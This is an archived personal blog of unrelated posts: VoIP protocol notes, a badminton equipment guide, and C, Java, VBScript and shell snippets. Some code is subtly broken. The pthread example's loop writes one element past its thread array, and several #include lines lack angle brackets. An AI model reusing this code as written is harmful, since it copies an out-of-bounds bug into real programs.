Saturday, March 22, 2008

VoIP-H.323

The Media Gateway (MGW) table holds information about each media gateway managed by the Call Agent. The media gateway can be uniquely addressed by domain name, an IP address, or the TSAP address.


Megaco/H.248 protocol: history


The Media Gateway table has two associated commands: RGW and TGW. The RGW command provisions a gateway as only a Residential GateWay, with the type token automatically set to RGW. The TGW command provisions a gateway as a Trunking GateWay only, with the type token automatically set to TGW. Both of these commands provision the Media Gateway table, but a service provider can use these commands to provide user security to certain individuals based on their roles.

H.323
------
H.225 also for RAS( Registration ,admission,Status)
H.225/Q.931 can be defined as signaling (eg.call setup)
H.245 can be defined as control signaling (eg .Terminal cabability setup )
H.320 can be defined as multimedia service over ISDN
H.321 or H.310 can be defined as multimedia service over B-ISDN
H.322 can be defined as multimedia service over QoS Garenteed networks
H.323 can be defined as multimedia service over packet networks
H.323 can be defined as multimedia service over SCN

Sunday, March 9, 2008

Badminton Central Guide to choosing Badminton Equipment


I have wanted to write a guide on what equipment badminton should focus on. By nature, badminton requires the player to have a few pieces of equipment to engage in the sports, items such as a racket and a shuttlecock are a must for a badminton player. However, often I see many player places the wrong focus on how they spend their money on equipment. A smart badminton player will spend money effectively to maximize their badminton playing experience.

However, before I start, I would like to point out that no badminton equipment can replace proper badminton skills. If you think you can spend US$200 on a racket and you can instantly play better, you are 105% wrong. A good set of equipment can only bring out the potential of a player with good skills. No equipment can fix your bad skills. Instead, I recommend you spend your money on some good coaching lessons. It will make much more difference in your badminton game than a shiny new racket.

I chose to list the equipment in decreasing order of important, in other words, I reckon that the badminton shoes is the most important equipment that a badminton player has, while their clothing is the least important.

Shoes:
======
Contrary to popular belief, a good set of badminton shoes are the most important piece of equipment a badminton player can have. Badminton players move around the badminton court at an amazing pace, dashes and changes directions on every stroke of the rally, twisting and turning and lunging. All these movements are supported and made possible by the biggest unsung hero, the badminton shoes.

Badminton shoes are designed for badminton movements; a thin but well supported sole with good lateral support keep the player's feet close to the ground, this allows for fast and ankle bending directional changes with lower chance of injury; light weight for faster feet movement; surface hugging gummy soles to grip the indoor surface without slipping.

The amount of torture we subject our lower body to can clearly be seen in people's badminton shoes. A good pair of badminton shoes used by a decent player sometimes last only 3-6 months. At the end of its short life, you will find soles that are worn to the inner support, insoles that are worn through, strong upper leather that gave up and split due to the immense force exerted at it.

Pick your badminton shoes with care, make sure you choose the pair that fits the shape of your feet and thus the most comfortable.

And whatever you do, do not wear running shoes or any other thick soled shoes. They keep your feet too high up in the ground and all it will take is one deep lunge to have your ankle sprained. From then on, you will be in excruciating pain for days and the injury will affect your badminton game for years to come.

Good badminton shoes brands include
Asics,
Hi-Tec,
Mizuno, and
Yonex. Other smaller brands are starting to catching up as well.

String:
=======

The number two unsung hero of the badminton equipment is the badminton string. Afterall, it is the string that is in contact with the shuttle on every stroke. How the string interacts with the shuttle is crucial to the feel of each stroke. Depending on your skill level and the style of your game, you should pick a string and tension that is suitable for your game. String manufacturers usually have ratings of different string characteristics at the back of the string package. Pick the items that are most important for your game.

String tension affects the playability of the string as much as the string itself. The general rule of thumb is that the harder you can hit, the tighter your tension can be. A higher tension rewards a hard hitting while robs power from a light hitter. On the opposite end, a lower tensioned string helps light hitter with a better timed trampoline effect.

There is always the temptation to go higher in tension, but this is a case of bigger is not always better. Higher tension does not give you more power as mentioned above, beginners should always start with lower tension of around 20lbs, adjust it to 22-23lbs when you progress to intermediate and only go up to 25+lbs if you are gain more power in your technique. Using the inappropriate high tension will make the racket unresponsive, decreased power, and will easily cause injury.

Good brands for badminton strings are: Ashaway, Gosen, Mizuno, Yonex.

Recommended tensions:
beginners: 19-20lbs .(i.e. 2.2 lbs == 1 kg)
intermediate players: 21-24lbs.
advance players: 25+ lbs.

Grip:
=====

The number three unsung hero of badminton equipment is the badminton grip. Similar to the string being the interface to the shuttle, the grip is the interface to the badminton players finger and hand. The game of badminton comprises of many very delicate movements and fine control from the players€™s finger and wrist. A proper grip ensure that there is proper actuation and feedback to and from the racket.

Three major factors affects the characteristics of the grip: type, size and tackiness.

Badminton grips falls into two different type, towel and synthetic. The choice of which are personal preference. Towel grip are softer, provides good sweat absorption, but at the same time, is more prone to germ accumulation and needs to be changed often. Synthetic grips are less messy and less prone to accumulation of germs, however, they are not as good as towel grips when it comes to sweat absorption.

The proper grip size to use depends greatly on the player. Obviously a player with larger hands will prefer a larger grip and vice versa. It is often tempting to use a large grip, a large grip gives the false feeling that the racket is lighter and more maneuverable. However, one must again understand that badminton is comprised of subtle, agile and delicate movements in the fingers and wrist, a smaller (but not too small) grip will allow for higher agility and maneuverability of the racket.

Racquet:
=======

Often times badminton players give the racket the most emphasis. If you go into http://www.badmintoncentral.com and you will find that most of the discussion centers on the racket. While the racket is certainly an important equipment, the importance of which is often overrated, and that is the reason why I put the Racket almost next to last in our recommendation list.

The badminton racket is the middleman when transferring force from the player to the shuttle, sitting right between the grip and the string. A badminton racket can be categorized by a few characteristics: shape, stiffness, weight, balance.

Virtually all badminton rackets are made of carbon fiber or graphite. Some manufacturers choose to put in extra ingredients into the racket material like titanium or recently nanocarbon. I want to emphasis that they are only addictives, the 99% of the racket is still graphite and the extra benefits of the additives are very marginal.

Badminton rackets comes in two major head shapes:
1) Isometric/square and
2) Oval.
Oval is the traditional racket shape, it is a slightly bottom heavy oval, almost the shape of an egg. Oval rackets in general have a small but more concentrated sweet spot. Oval fans like the concentration of power around the sweetspot of the racket.
The shape is the Isometric or square which became more popular after the early 1990’s. The Isometric head has a wider and more squared top half of the racket head. The advantage of the isometric is an enlarged sweetspot which give off-centered hit a better response.

The effective stiffness of a badminton racket is similar to the effective of string tension. So I will refer you back to that section. A stiffer racket has the similar effect as a higher tensioned string, while a flexible racket is similar to the lower tension string.

Rackets comes in different weights. Normally the racket alone weighs between 80-95g. Different manufacturers have different rating system, the most popular of which is Yonex’s U system,

Weight SizeWeight (g)Main Use
1U95-99.9Training Racquets
2U90-94.9Attacking Singles
3U85-89.9Singles/Attacking Doubles
4U80-84.9Doubles/Defensive Singles
5U75-79.9Defensive Doubles

a racket's weight determines how fast one can swing a racket, the lighter a racket, the faster one can swing it with the same force. In general, a lighter racket is more maneuverable than a heavy one. However, before everybody goes out and buy the lightest racket, I also want to point out that lighter isn’t always better. A light racket is less stable than a heavier racket, more force is necessary to keep its path, furthermore, a heavier racket has a larger momentum and thus more effective in transferring its speed and power to the shuttle.
The final racket characteristic is the balance of the racket. Head balanced racket is becoming more popular recently. Head balanced rackets have more mass near the head of the racket. A head balanced racket is more stable and have higher angular momentum when swung. On the contrary, a even balanced racket is more maneuverable.

As you can see, none of the different properties of the above characteristics are strictly better than other. Some players prefers slightly heavier rackets, some prefer slightly lighter, some like even balanced, some like head balanced. What I want to point out is that ultimately, it is a person’s skill level and style that determines what racket is suitable, go try them out if you can to see what fits.

Clothing
======

Badminton clothing is quite simple to choose. Aside from one personal fashion preference, badminton clothing is better kept light and unrestrictive. Shirts needs to be slightly loose and comfortable to allow for arm and body movements. Badminton is a game of sweat, very often we see a badminton player walks out of the court like he just came out of a shower. As it is always uncomfortable to have sweat stuck to one’s skin, sweat absorption and dissipation is thus important. There are many fancy sweat-wicking clothing out there, but from my personal experience, a good cotton t-shirt works well in most situation. If one gets really wet during a game, they are cheap enough so you can have a few spares ones to change into.

Shorts are the preference for most badminton players. Again, choose something that is light and not restrictive to movement, jumps and lunges are done often in badminton.

Again, clothing is mostly personal fashion preference, as long as the clothing allows for the extreme movements in badminton, it is usually quite ok.


I have mentioned it once and I will do it again here, while equipment is essential in badminton, the most important factor in badminton is still one’s badminton skills. Equipment will only have marginal effect on one’s game.

Source: Badminton Central

Guide for Shuttle rules:

http://www.annandale.k12.mn.us/AHS/faculty/pamfliegel/webpage/Badminton%20Study%20Guide1.htm

Compare Yonex Strings

Now let's discuss the string. There are many different brand of string. But Yonex is more widely used. The following is mainly translated from a post by someone who have strung more than 20,000 racquets for professional teams in China. Unfortunately, the original post has been copied too many times. I cannot find his name or contact. Anyway, I strongly appreciate his detailed and professional comment on almost all Yonex strings.

I focus on those available on US market. For those I used, I may add some of my own comment. I may also skip some details I think less important.
=====================================================================

First of all. I don't recommend Ti65 and Ti68 string. Except for a more crispy sound, there is nothing good about it. More importantly, the Ti skin on the surface of the string change the consistency of elasticiy of the string. That makes it fragile. The Ti skin also covers up the texture of the string. That reduced the control. Due to the sound, it makes you feel more powerful when you smash. But that is mostly hallucination only.(Normally this is used by professional players. They will restring after the game. If you can afford to do that. Ti string may still be a good choice for you.)

BG65 is most widely used. Mainly because it is the one used by National team for training purpose. But the BG65 used by national team is not the one in seperate bag we found on the market. It is the big reel version. 
(I guess the 200m Reel)The bag version is softer and smoother. Overall, it is very durable. It provides a good balance between quality and economy

I prefer BG66. It is a very thin string. Only 0.66mm.Extrodinary recillience. Good for beginer or players with relative less power. Cons: It is too thin. So it is easy to break. Also the control is not quite good.

In my opinion, BG70 is not a successful product. Yonex want to make it omnipotent: good recillience, good control and durable. Finally, nothing is very good.

BG80 is a .68mm string. Very good recillience. It is excellent for offensive plan. You can combine it with offensive racquets like NanoSpeed 9000, AT700, Ti10, MP100, etc. Strongly recommended for offensive player. One unqiue feature of BG80 is that you can get the feeling of a string setup at higher tension. (I use BG80 with my Ti10 at 24lb. It is a pretty powerful combination.)

BG85 is relative soft. It has a higher thread count. Its control is excellent, with the recillience second to only BG66. It is good for defensive player.
 
BGN95. This is not reviewed by the original post. But I used it with my NS9000 at 24lb. Recillience is not as good as BG80. But it is still pretty good overall. Good control and durability. It break only once when my racquet collide with partner's.

ModelRecillienceFeelShock AbsorptionControlDurability
BG-65BMediumAAA
BG-65TiAStiffBAA
BG-66A+StiffA+BB
BG-68TiA+Verfy StiffA+A+B
BG-70ProAMediumBAA
BG-80A+StiffAAA
BG-85A+Very StiffAAC
BG-95AStiffA+A+A
Hello

Shuttle cork:
Following are the Key Benefits of YONEX Mavis Series of Nylon Shuttlecock:
•Economical and durable Shuttlecock performance.

•Best Shuttle Flight and Characteristics (Close to Feather Shuttle).
•Better Flight pattern (Better then other Nylon shuttles and close to feather shuttlecocks).
•YONEX Mavis shuttlecock recovers in .02 secs (This fast shuttle recovery is better then other brand (.008 sec faster) , while its only .005 sec slower then feather shuttlecock)

Flight Pattern of YONEX Mavis Shuttlecock


YONEX Mavis Shuttlecock Options

Thursday, March 6, 2008

Pthread Creation and Termination

Example: Pthread Creation and Termination
gcc example.c -pthread

#include pthread.h
#include stdio.h
#define NUM_THREADS 5

void *PrintHello(void *threadid)
{
int tid;
tid = (int)threadid;
printf("Hello World! It's me, thread #%d!\n", tid);
pthread_exit(NULL);
}

int main (int argc, char *argv[])
{
pthread_t threads[NUM_THREADS];
int rc, t;
for(t=0; t<= NUM_THREADS; t++){
printf("In main: creating thread %d\n", t);
rc = pthread_create(&threads[t], NULL, PrintHello, (void *)t);
if (rc){
printf("ERROR; return code from pthread_create() is %d\n", rc);
exit(-1);
}
}
pthread_exit(NULL);
}

Thursday, February 21, 2008

Audio Companding technique : G.711- A-Law

A-Law and u-law is meant for 8-bit raw linear data only.
Supported by G.711 format.

To Know more
http://en.wikipedia.org/wiki/G.711


Sampling frequency 8 kHz

Enabling interupt in LPC2212

/* This hold entire Application notes */
http://www.nxp.com/pip/LPC2212_2214_4.html

/* Manual : http://www.keil.com/dd/chip/3649.htm */
TN06002_LPC2000_EINT.pdf contains Below Code
int main (void)
{
IODIR1 = 0x00010000; // P1.16 defined as GPO
PINSEL1 |= 0x00000001; // P0.16 as EINT0 interrupt pin
VPBDIV = 0;
EXTMODE = 0x01; // EINT0 is (falling) edge-sensitive
// VPBDIV = 0x01; // additional step see errata
// VPB clock = CPU clock
VICVectAddr0 = (unsigned int) &EINT0_Isr;
EXTINT = 0x01; // Clear the peripheral interrupt flag
VICVectCntl0 = 0x2E; // Channel0 on Source# 14 == 0xE... enabled
/* Channel0 - high priority
Channel15 - low priority */
VICIntEnable = 0x4000; // 14th bit is EINT0
while (1) ;
}
void EINT0_Isr(void) __irq // for external interrupt 0
{
VICIntEnClr = 0x00004000; // Disable EINT0 in the VIC
/*.............
Our code
....*/
EXTINT = 0x01; // Clear the peripheral interrupt flag
VICIntEnable = 0x00004000; // Enable EINT0 in the VIC I.e 14 bit ==VIC# 14
VICVectAddr = 0; // reset VIC
}

Friday, February 15, 2008

Linux Rare Comands

wget http_proxy=http://url:port --proxy-user=xxxxxx --proxy-password=xxxxxxx http://in2.php.net/distributions/php-5.2.6.tar.gz


To trace the process currently running ........
]# strace -p


To see the currently ports open
]# netstat -an

Tuesday, January 22, 2008

Introduction to network functions in C

Introduction to network functions in C


http://shoe.bocks.com/net/


http://shoe.bocks.com/net/source/examples/chat.c

Monday, January 21, 2008

kbhit() for Linux

/*
Well I would just use ncurses, but you could possibly use below? Chances are you problly don't need either unless you're making a crappy console game, or a password program.
*/

#include stdio.h>
#include termios.h>
#include unistd.h>
#include sys/types.h>
#include sys/time.h>

/* This id to hide the character we type and suspend any
prints after dir 1 , displayed ony when dir 0 */
void changemode ( int dir )
{
static struct termios oldt, newt;
if ( dir == 1 )
{
tcgetattr ( STDIN_FILENO, &oldt );
newt = oldt;
newt.c_lflag &= ~ ( ICANON | ECHO );
tcsetattr ( STDIN_FILENO, TCSANOW, &newt );
}
else
tcsetattr ( STDIN_FILENO, TCSANOW, &oldt );
}
int kbhit ( void )
{
struct timeval tv;
fd_set rdfs;

tv.tv_sec = 0;
tv.tv_usec = 0;

FD_ZERO ( &rdfs );
FD_SET ( STDIN_FILENO, &rdfs );
// select ( STDIN_FILENO + 1, &rdfs, NULL, NULL, &tv );
select ( STDIN_FILENO + 1, &rdfs, NULL, NULL, NULL );
printf(" After ");
return FD_ISSET ( STDIN_FILENO, &rdfs );

}

int main ( void )
{
int ch;
printf(" Press any Key to continue\n ");
changemode ( 1 );

while ( !kbhit() )
{
// putchar ( '.' );
}
ch = getchar();
printf ( "\nGot %c\n", ch );
changemode ( 0 );
return 0;
}

Monday, January 7, 2008

getche() equivalent in Linux

]# echo -n "Press any key to continue..." && read -n 1
or
]# read -sn1 -p " Press any key to continue "
Also :
]$ echo -n "Press any key to continue..." && /sbin/getkey


##test.sh
if /sbin/getkey -i -c 5 -m "Press Y within %d sec to continue " y;
then
echo You pressed y
else
echo You pressed Wrong
fi
echo

/sbin/getkey i && touch /var/run/confirm
if pressed key is 'i' return 1 else 0.
&& fail if 0 .

http://www.webservertalk.com/archive200-2005-7-1138374.html

Friday, January 4, 2008

Advanced Macro Tricks (Tokenizer )

Pasting Tokens
================
Each argument passed to a macro is a token, and sometimes it might be expedient to paste arguments together to form a new token. This could come in handy if you have a complicated structure and you'd like to debug your program by printing out different fields. Instead of writing out the whole structure each time, you might use a macro to pass in the field of the structure to print.

To paste tokens in a macro, use ## between the two things to paste together.

For instance

#define BUILD_FIELD(field) my_struct.inner_struct.union_a.##field

Now, when used with a particular field name, it will expand to something like

my_struct.inner_struct.union_a.field1

The tokens are literally pasted together.

String-izing Tokens
====================
Another potentially useful macro option is to turn a token into a string containing the literal text of the token. This might be useful for printing out the token. The syntax is simple--simply prefix the token with a pound sign (#).

#define PRINT_TOKEN(token) printf(#token " is %d", token)

For instance, PRINT_TOKEN(foo) would expand to

printf("foo" " is %d" foo)

(Note that in C, string literals next to each other are concatenated, so something like "token" " is " " this " will effectively become "token is this". This can be useful for formatting printf statements.)

For instance, you might use it to print the value of an expression as well as the expression itself (for debugging purposes).

PRINT_TOKEN(x + y);


http://www.cprogramming.com/tutorial/cpreprocessor.html

Thursday, January 3, 2008

Vb Script to automate the mail

Vb Script to automate the mail
------------------------------

SeeGood.vbs
-----------
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "Outlook"
WScript.Sleep 2500 ' Comment : Give Notepad some time to load
WshShell.SendKeys "^{n}" ' Ctrl+N
WScript.Sleep 1000
WshShell.SendKeys "test@mailid.com"
WshShell.SendKeys "{TAB}"
WScript.Sleep 100
WshShell.SendKeys " Hi,I would have checked out the code first! ....."
WshShell.SendKeys "{ENTER}"
WScript.Sleep 5000
WshShell.SendKeys "%{s}" 'Alt+s

'For
'SHIFT = +
'CTRL = ^
'ALT = %

Tuesday, December 25, 2007

Java Simple thread program

/* Example for thread in java .
* Two types of thread creation can be done
* One- by extend the thread class
* two- by implement runnable
* below I used runnable.
*/
/* Class 1*/
public class TcpServer implements Runnable {

public static void main(String[] args) {
/* Creating instances for Class 1 and class 2 */
TcpServer ser1=new TcpServer();
TcpServer ser2=new TcpServer();
arun an=new arun();

/* Declaring thread for instance */
Thread t1=new Thread(ser1);
Thread t2=new Thread(ser2);
Thread t3=new Thread(an);
/*
* Thread can be created for any number of instances
*Thread t2=new Thread(ser2);
*/
/*thread started */
t1.start();
t2.start();
t3.start();
}
public void run() {

first();
}
public void first(){
for (int i = 0; i < 100; i++) {
System.out.println("Thread First "+i );
}
}
}/* end of class 1 */

/* Class 2 */
class arun implements Runnable{
public void run() {
second();
}
public void second(){
for (int i = 0; i < 100; i++) {
System.out.println("Thread Second "+i);
}
}
}/* End of class 2 */

Java Server /Client Chat program

/* This is an Client to Server One way comm. program
i.e client (writes) send data ,server keep on (read )listen and recv.

For two way communication between server and client we should go for thread.
How can be acheived by thread ?
In both server and client two threads should be created and one for read() and another for write().since read is blocking call.
For thread reference see my next post "Java Thread Simple program ".

Server.Java */

import java.io.ByteArrayInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.ServerSocket;
import java.net.Socket;

public class Server {
ServerSocket serverSocket=null;
Socket socket=null;
InputStream in=null;
OutputStream out=null;

Server() throws IOException{
serverSocket=new ServerSocket(500);
System.out.println("Server Started");
/* server will blocked here till client connects */
socket=serverSocket.accept();
System.out.println("Connected.........");
/* Any in coming dada we stored in this stream */
in=socket.getInputStream();
out=socket.getOutputStream();
}

void read() throws IOException{
int c=0;
/* printing the incoming message from input stream obj */
while((c=in.read())!=-1){
System.out.print((char)c);
}
in.close();
out.close();
socket.close();
}


public static void main(String[] args) throws IOException {
Server ser=new Server();
ser.read();
/*
Test code for string to byte conversion
String str="arun kumar";
Here we reading array string so we used byte array stream
ByteArrayInputStream by=new ByteArrayInputStream(str.getBytes());
int c=0;
while((c=by.read())!=-1){
System.out.println((char)c);
*/
}
}

/********* End of server *****************/

/*Client.Java */

import java.io.BufferedInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;
import java.net.UnknownHostException;
import java.io.DataInputStream;
public class Client {

Socket socket=null;
InputStream in=null;
OutputStream out=null;

Client() throws UnknownHostException, IOException{
socket=new Socket("localhost",500);
in=socket.getInputStream();
out=socket.getOutputStream();
}

void write() throws IOException{
/* Buffered input Stream will blocked till Enter key pressed. System.in is used get input from console (kbd) */
BufferedInputStream input=new BufferedInputStream(System.in);
while(true){
/* but here we converting buffer data to stream of bytes since buffer stream will store a block of characters*/
int c=input.read();
System.out.print((char)c);
out.write(c);

}
}
public static void main(String[] args) {
try {
Client client=new Client();
client.write();
} catch (UnknownHostException e) {
e.printStackTrace();
} catch (IOException e) {
e.printStackTrace();
}

}

}

/********** End of Client *******************/

Monday, December 10, 2007

CreateGUI and Click Event Handler in Java

/* AddressBookDemo.java
Website: java-swing-tutorial.html
Topic: A basic Java Address Book
Conventions Used in Source code
---------------------------------
1. All JLabel components start with jlb*

2. All JPanel components start with jpl*

3. All JMenu components start with jmenu*

4. All JMenuItem components start with jmenuItem*

5. All JDialog components start with jdlg*

6. All JButton components start with jbn*

*/
import java.awt.Container;
import java.awt.GridBagConstraints;
import java.awt.GridBagLayout;
import java.awt.Insets;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import java.util.ArrayList;
import javax.swing.JButton;
import javax.swing.JFrame;
import javax.swing.JLabel;
import javax.swing.JOptionPane;
import javax.swing.JTextField;

public class AddressBookDemo implements ActionListener {

ArrayList personsList;
//PersonDAO pDAO;
JFrame appFrame;
JLabel jlbName, jlbAddress, jlbPhone, jlbEmail;
JTextField jtfName, jtfAddress, jtfPhone, jtfEmail;
JButton jbbSave, jbnDelete, jbnUpdate,
jbnBack, jbnSearch, jbnForward,
jbnClear, jbnExit;
String name, address, email;
int phone;
int recordNumber; // used to naviagate using >> and buttons
Container cPane;
public static void main(String args[]) {
new AddressBookDemo();
}
public AddressBookDemo() {
name = "";
address = "";
email = "";
phone = -1; //Stores 0 to indicate no Phone Number
recordNumber = -1;
createGUI();
//personsList = new ArrayList();
// creating PersonDAO object
//pDAO = new PersonDAO();
}
public void createGUI(){

/*Create a frame, get its contentpane and set layout*/
appFrame = new JFrame("Address Book");
cPane = appFrame.getContentPane();
cPane.setLayout(new GridBagLayout());
//Arrange components on contentPane and set Action Listeners to each JButton

arrangeComponents();
appFrame.setSize(260,300);
appFrame.setResizable(false);
appFrame.setVisible(true);

}
public void arrangeComponents() {
jlbName = new JLabel("Name");
jlbAddress = new JLabel("Address");
jlbPhone = new JLabel("Phone");
jlbEmail = new JLabel("Email");
jtfName = new JTextField(20);
jtfAddress = new JTextField(20);
jtfPhone = new JTextField(20);
jtfEmail = new JTextField(20);
jbbSave = new JButton("Save");
jbnDelete = new JButton("Delete");
jbnClear = new JButton("Clear");
jbnUpdate = new JButton("Update");
jbnSearch = new JButton("Search");
jbnForward = new JButton(">>");
jbnBack = new JButton("<<");
jbnExit = new JButton("Exit");

/*add all initialized components to the container*/
/* Name field */
GridBagConstraints gridBagConstraintsx01 = new GridBagConstraints();
gridBagConstraintsx01.gridx = 0;
gridBagConstraintsx01.gridy = 0;
gridBagConstraintsx01.insets = new Insets(5, 5, 5, 5);
cPane.add(jlbName, gridBagConstraintsx01);
GridBagConstraints gridBagConstraintsx02 = new GridBagConstraints();
gridBagConstraintsx02.gridx = 1;
gridBagConstraintsx02.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx02.gridy = 0;
gridBagConstraintsx02.gridwidth = 2;
gridBagConstraintsx02.fill = GridBagConstraints.BOTH;
cPane.add(jtfName, gridBagConstraintsx02);

/* Address field */
GridBagConstraints gridBagConstraintsx03 = new GridBagConstraints();
gridBagConstraintsx03.gridx = 0;
gridBagConstraintsx03.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx03.gridy = 1;
cPane.add(jlbAddress, gridBagConstraintsx03);
GridBagConstraints gridBagConstraintsx04 = new GridBagConstraints();
gridBagConstraintsx04.gridx = 1;
gridBagConstraintsx04.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx04.gridy = 1;
gridBagConstraintsx04.gridwidth = 2;
gridBagConstraintsx04.fill = GridBagConstraints.BOTH;
cPane.add(jtfAddress, gridBagConstraintsx04);

/* Phone Feild */
GridBagConstraints gridBagConstraintsx05 = new GridBagConstraints();
gridBagConstraintsx05.gridx = 0;
gridBagConstraintsx05.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx05.gridy = 2;
cPane.add(jlbPhone, gridBagConstraintsx05);
GridBagConstraints gridBagConstraintsx06 = new GridBagConstraints();
gridBagConstraintsx06.gridx = 1;
gridBagConstraintsx06.gridy = 2;
gridBagConstraintsx06.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx06.gridwidth = 2;
gridBagConstraintsx06.fill = GridBagConstraints.BOTH;
cPane.add(jtfPhone, gridBagConstraintsx06);

/* Email field */
GridBagConstraints gridBagConstraintsx07 = new GridBagConstraints();
gridBagConstraintsx07.gridx = 0;
gridBagConstraintsx07.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx07.gridy = 3;
cPane.add(jlbEmail, gridBagConstraintsx07);
GridBagConstraints gridBagConstraintsx08 = new GridBagConstraints();
gridBagConstraintsx08.gridx = 1;
gridBagConstraintsx08.gridy = 3;
gridBagConstraintsx08.gridwidth = 2;
gridBagConstraintsx08.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx08.fill = GridBagConstraints.BOTH;
cPane.add(jtfEmail, gridBagConstraintsx08);

/* Save - Delete - Update */
GridBagConstraints gridBagConstraintsx09 = new GridBagConstraints();
gridBagConstraintsx09.gridx = 0;
gridBagConstraintsx09.gridy = 4;
gridBagConstraintsx09.insets = new Insets(5, 5, 5, 5);
cPane.add(jbbSave, gridBagConstraintsx09);
GridBagConstraints gridBagConstraintsx10 = new GridBagConstraints();
gridBagConstraintsx10.gridx = 1;
gridBagConstraintsx10.gridy = 4;
gridBagConstraintsx10.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnDelete, gridBagConstraintsx10);
GridBagConstraints gridBagConstraintsx11 = new GridBagConstraints();
gridBagConstraintsx11.gridx = 2;
gridBagConstraintsx11.gridy = 4;
gridBagConstraintsx11.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnUpdate, gridBagConstraintsx11);

/* << - Search - >> */
GridBagConstraints gridBagConstraintsx12 = new GridBagConstraints();
gridBagConstraintsx12.gridx = 0;
gridBagConstraintsx12.gridy = 5;
gridBagConstraintsx12.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnBack, gridBagConstraintsx12);
GridBagConstraints gridBagConstraintsx13 = new GridBagConstraints();
gridBagConstraintsx13.gridx = 1;
gridBagConstraintsx13.gridy = 5;
gridBagConstraintsx13.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnSearch, gridBagConstraintsx13);
GridBagConstraints gridBagConstraintsx14 = new GridBagConstraints();
gridBagConstraintsx14.gridx = 2;
gridBagConstraintsx14.gridy = 5;
gridBagConstraintsx14.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnForward, gridBagConstraintsx14);

/* - - Clear - Exit */
GridBagConstraints gridBagConstraintsx15 = new GridBagConstraints();
gridBagConstraintsx15.gridx = 1;
gridBagConstraintsx15.insets = new Insets(5, 5, 5, 5);
gridBagConstraintsx15.gridy = 6;
cPane.add(jbnClear, gridBagConstraintsx15);
GridBagConstraints gridBagConstraintsx16 = new GridBagConstraints();
gridBagConstraintsx16.gridx = 2;
gridBagConstraintsx16.gridy = 6;
gridBagConstraintsx16.insets = new Insets(5, 5, 5, 5);
cPane.add(jbnExit, gridBagConstraintsx16);

/* Listen Action */
jbbSave.addActionListener(this);
jbnDelete.addActionListener(this);
jbnClear.addActionListener(this);
jbnUpdate.addActionListener(this);
jbnSearch.addActionListener(this);
jbnForward.addActionListener(this);
jbnBack.addActionListener(this);
jbnExit.addActionListener(this);
}
public void actionPerformed(ActionEvent e) {
if (e.getSource() == jbbSave) {
//savePerson();
System.out.println(" Save");
clear();
} else if (e.getSource() == jbnDelete) {
//deletePerson();
clear();
} else if (e.getSource() == jbnUpdate) {
//updatePerson();
clear();
} else if (e.getSource() == jbnSearch) {
//searchPerson();
} else if (e.getSource() == jbnForward) {
//displayNextRecord();
} else if (e.getSource() == jbnBack) {
//displayPreviousRecord();
} else if (e.getSource() == jbnClear) {
System.out.println(" Clear");
clear();
} else if (e.getSource() == jbnExit) {
System.exit(0);
}
}

public void clear() {
jtfName.setText("");
jtfAddress.setText("");
jtfPhone.setText("");
jtfEmail.setText("");
/*clear contents of arraylist*/
/* recordNumber = -1; */
//personsList.clear();
jbnForward.setEnabled(true);
jbnBack.setEnabled(true);
}
}

Wednesday, December 5, 2007

Simple Swing in java

/* First.java */

import java.awt.*;
import java.awt.event.*;
import javax.swing.*;

public class First {

public static void main(String args[])
{
new First();
/* Opening Frame */
JFrame frame = new JFrame("Hello");
frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
frame.setSize(400, 150);
/* This resize to components inside the frame */
//frame.pack();
Container content = frame.getContentPane();
content.setBackground(Color.white);
content.setLayout(new FlowLayout());
content.add(new JTextArea("Welcome to My Java World !"));
